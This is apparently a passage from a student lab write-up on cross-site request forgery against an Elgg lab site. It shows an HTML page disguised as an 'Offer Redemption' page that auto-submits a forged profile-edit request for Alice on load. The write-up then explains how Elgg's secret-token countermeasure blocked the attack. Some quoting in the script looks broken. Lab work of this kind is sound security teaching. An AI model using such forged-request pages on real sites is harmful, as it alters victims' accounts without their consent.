




```
<!DOCTYPE html>
<html>
    <head>
        <title>Offer Redemption</title>
        <meta charset="utf-8"/>
    </head>
    <body>
        <h1>This page forges an HTTP POST request.</h1>
        <script type="text/javascript">
            function forgepost(){
                var fields = "";
                fields += '<input type="hidden" name="name" value="Alice">';
                fields += "<input type='hidden' name='description' value='Boby is my Super Hero!'>";
                fields += '<input type="hidden" name="accessLevel[description]" value="2">';
                fields += "<input type='hidden' name='briefdescription' value='>";
                fields += '<input type="hidden" name="accessLevel[briefdescription]" value="2">';
                fields += "<input type="hidden" name='location' value='>";
                fields += '<input type="hidden" name="accessLevel[location]" value="2">';
                fields += "<input type="hidden" name='guid' value='42'>";

                var p = document.createElement("form");
                p.action = "http://www.csrflabelgg.com/action/profile/edit";
                p.innerHTML = fields;
                p.method = "post";
                document.body.appendChild(p);
                p.submit();
            }

            window.onload = function() {
                forgepost();
            }
        </script>
    </body>
</html>
```

Now we click on the link and check if we can change the profile.





From the above screenshot we observe that the CSRF attack wasn't successful. Thus, the profile of Alice was not changed/updated. We are unable to submit the form because the form is not assigned a secret token which is being checked in the backend before any update is made to the profile. Every time the backend sends the form to the browser it attaches a newly generated secret token which needs to be submitted by the webpage to validate its authenticity. Since the attacker's site is not generated by the elgg backend it does not contain the token and hence it will not be able to send any token and the form is invalidated resulting in countering the CSRF attack.

THANK YOU